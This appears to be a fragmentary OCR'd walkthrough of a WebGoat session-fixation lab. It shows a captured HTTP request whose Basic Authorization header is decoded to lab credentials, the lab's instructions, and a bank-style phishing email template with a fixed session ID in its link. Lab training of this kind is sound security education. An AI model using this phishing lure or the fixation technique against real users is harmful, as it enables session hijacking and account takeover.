
```
GET /WebGoat/attack?Screen=35&menu=500 HTTP/1.1
Host: 192.168.1.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.11/WebGoat/attack?Screen=32&menu=5
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
Cookie: PHPSESSID=de3ta4ecu7o8ab7a2b8lj4bjh2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=1D7200C41A1FF15
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```



Z3Vlc3Q6Z3Vlc3Q=

guest:guest




STAGE 1: You are Hacker Joe and you want to steal the session from Jane. Send a prepared email to the victim which looks like an official email from the bank. A template message is prepared below, you will need to add a Session ID (SID) in the link inside the email. Alter the link to include a SID.

You are: Hacker Joe

Mail To:	jane.plane@owasp.org
Mail From:	admin@webgoatfinancial.com
Title:	Check your account

```
<b>Dear MS. Plane</b> <br><br>During the last week we had a few
problems with our database. We have received many complaints
regarding incorrect account details. Please use the following link
to verify your account data:<br><br><center><a href=/WebGoat
/attack?Screen=56&menu=1800&SID=555> Goat Hills Financial</a>
</center><br><br>We are sorry for the any inconvenience and thank
you for your cooparation.<br><br><b>Your Goat Hills Financial
Team</b><center> <br><br><img src='images/WebGoatFinancial
/banklogo.jpg'></center>
```



STAGE 3: The bank has asked you to verfy your data. Log in to see if your details are correct. Your user name is **Jane** and your password is **tarzan**.


You are: Victim Jane

*** You completed stage 2!**

Please Login

Enter your name:

Enter your password:

